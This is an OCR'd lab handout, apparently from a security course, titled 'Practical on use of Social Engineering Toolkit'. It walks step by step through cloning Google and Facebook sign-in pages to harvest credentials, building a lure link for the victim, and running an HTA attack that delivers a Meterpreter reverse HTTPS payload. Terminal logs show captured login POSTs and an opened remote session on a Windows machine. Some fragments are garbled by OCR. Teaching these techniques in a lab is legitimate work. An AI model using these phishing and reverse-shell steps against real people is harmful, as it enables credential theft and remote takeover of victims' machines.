
Practical 5: Practical on use of Social Engineering Toolkit


Credentials Harvester Attack


Install the Social Engineering Toolkit






Select the 1st Option Social Engineering Attacks and then Website Attack Vectors







We will use Credential Harvester, So select option 3




Using Existing Templates We will generate a page







Add the listener IP Address, In this case it will be your Attacking system's IP Address



Select the Google Sign In Template page for harvesting credentials







Now On the victim machine. Let us assume that you have shared a file to the victim which will contain the IP Address of the attacking machine which will get the credentials.




Create an html page with the Link which will attract the victim to click the link




Once the user clicks the link it will redirect it to the cloned google sign in page. If the victim enters any credential information and clicks on the sign in button the credential harvester on the attacker machine will receive the credentials (Username/email and passwords)





Try the same step by choosing Site Cloner to create a Facebook page







File Actions Edit View Help

could fail. If it does, you can always save the HTML, rewrite the forms to be standard forms and use the "IMPORT" feature. Additionally, really important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesns't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perpective, it will not work. This isn't a SET issue this is how networking works.

<u>set:webattack</u>> IP address for the POST back in Harvester/Tabnabbing [192.168. 101.166]:192.168.101.166

- [-] SET supports both HTTP and HTTPS
- Example: http://www.thisisafakesite.com

set:webattack> Enter the url to clone:http://www.facebook.com

- [*] Cloning the website: https://login.facebook.com/login.php
- [*] This could take a little bit ...

The best way to use this attack is if username and password form fields are a vailable. Regardless, this captures all POSTs on a website.


- [*] The Social-Engineer Toolkit Credential Harvester Attack
- [*] Credential Harvester is running on port 80
- [*] Information will be displayed to you as it arrives below:
- [*] Looks like the web_server can't bind to B0. Are you running Apache or NGI hx^{2}

Do you want to attempt to disable Apache? [y/n]: y

Stopping apache2 (via systemctl): apache2.service.

Stopping nginx (via systemctl): nginx.service.


- [*] Successfully stopped Apache. Starting the credential harvester.
- [*] Harvester is ready, have victim browse to your site.





```
kali@kali: ~
File Actions Edit View Help
Stopping apache2 (via systemctl): apache2.service.
Stopping nginx (via systemctl): nginx.service.
[*] Successfully stopped Apache. Starting the credential harvester.
[*] Harvester is ready, have victim browse to your site.
192.168.101.131 - - [19/Oct/2022 16:24:57] "GET / HTTP/1.1" 200 -
PARAM: lsd=AVrTfclFFIg
PARAM: display=
PARAM: isprivate=
PARAM: return_session=
PARAM: signed_next=
PARAM: trynum=1
PARAM: timezone=
PARAM: lgndim=
PARAM: lgnrnd=132346_C4NS
PARAM: lgnjs=n
PARAM: prefill_source=
PARAM: first_prefill_type=
PARAM: had_cp_prefilled=false
192.168.101.131 - [19/Oct/2022 16:25:24] "POST /device-based/regular/login/
?login_attempt=1&lwv=100 HTTP/1.1" 302 -
```


HTA web attack method

Select Web Attack Vectors










This will create a payload which will be sent to the victim machine and on downloading the payload it will create a reverse session to the attacking machine


```
<u>-</u>
                                 kali@kali: ~
File Actions Edit View Help
 should only have an index.html when using the import website
 functionality.
  1) Web Templates
  2) Site Cloner
  3) Custom Import
 99) Return to Webattack Menu
set:webattack>2
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:http://www.facebook.com
[*] HTA Attack Vector selected. Enter your IP, Port, and Payload...
set> IP address or URL (www.ex.com) for the payload listener (LHOST) [192.168
.101.166]: 192.168.101.166
Enter the port for the reverse payload [443]: 443
Select the payload you want to deliver:

    Meterpreter Reverse HTTPS


 2. Meterpreter Reverse HTTP
 3. Meterpreter Reverse TCP
Enter the payload number [1-3]: 1
[*] Generating powershell injection code and x86 downgrade attack...
[*] Reverse_HTTPS takes a few seconds to calculate..One moment..
```



The Victim on downloading and running the file will create a link with the attacker's machine



Downloads



October 17, 2022

```
kali@kali: ~
File Actions Edit View Help
[*] Encoded stage with x86/shikata_ga_nai
 Sending encoded stage (175715 bytes) to 192.168.1.3
[*] - Meterpreter session 7 closed. Reason: Died
   Meterpreter session 7 is not valid and will be closed
[*] Encoded stage with x86/shikata_ga_nai
[*] Sending encoded stage (175715 bytes) to 192.168.1.3
🚺 - Meterpreter session 8 closed. Reason: Died
[*] Encoded stage with x86/shikata_ga_nai
Sending encoded stage (175715 bytes) to 192.168.1.3
sess[*] Meterpreter session 9 opened (192.168.1.2:1234 → 192.168.1.3:60768)
at 2022-10-19 17:44:35 -0400
sessions
   Unknown command: sessessions
msf6 exploit(multi/handler) > sessions
Active sessions
                                  Information
  Id Name Type
                                                         Connection
            meterpreter x86/win dows DESKTOP-BAI4GSV\Mehd 192.168.1.2:1234 \rightarrow i OA \oplus DESKTOP-BAI4G 192.168.1.3:60768 (1
  a
                                  SV
                                                         92.168.1.3)
msf6 exploit(multi/handler) >
   Meterpreter session 8 is not valid and will be closed
```

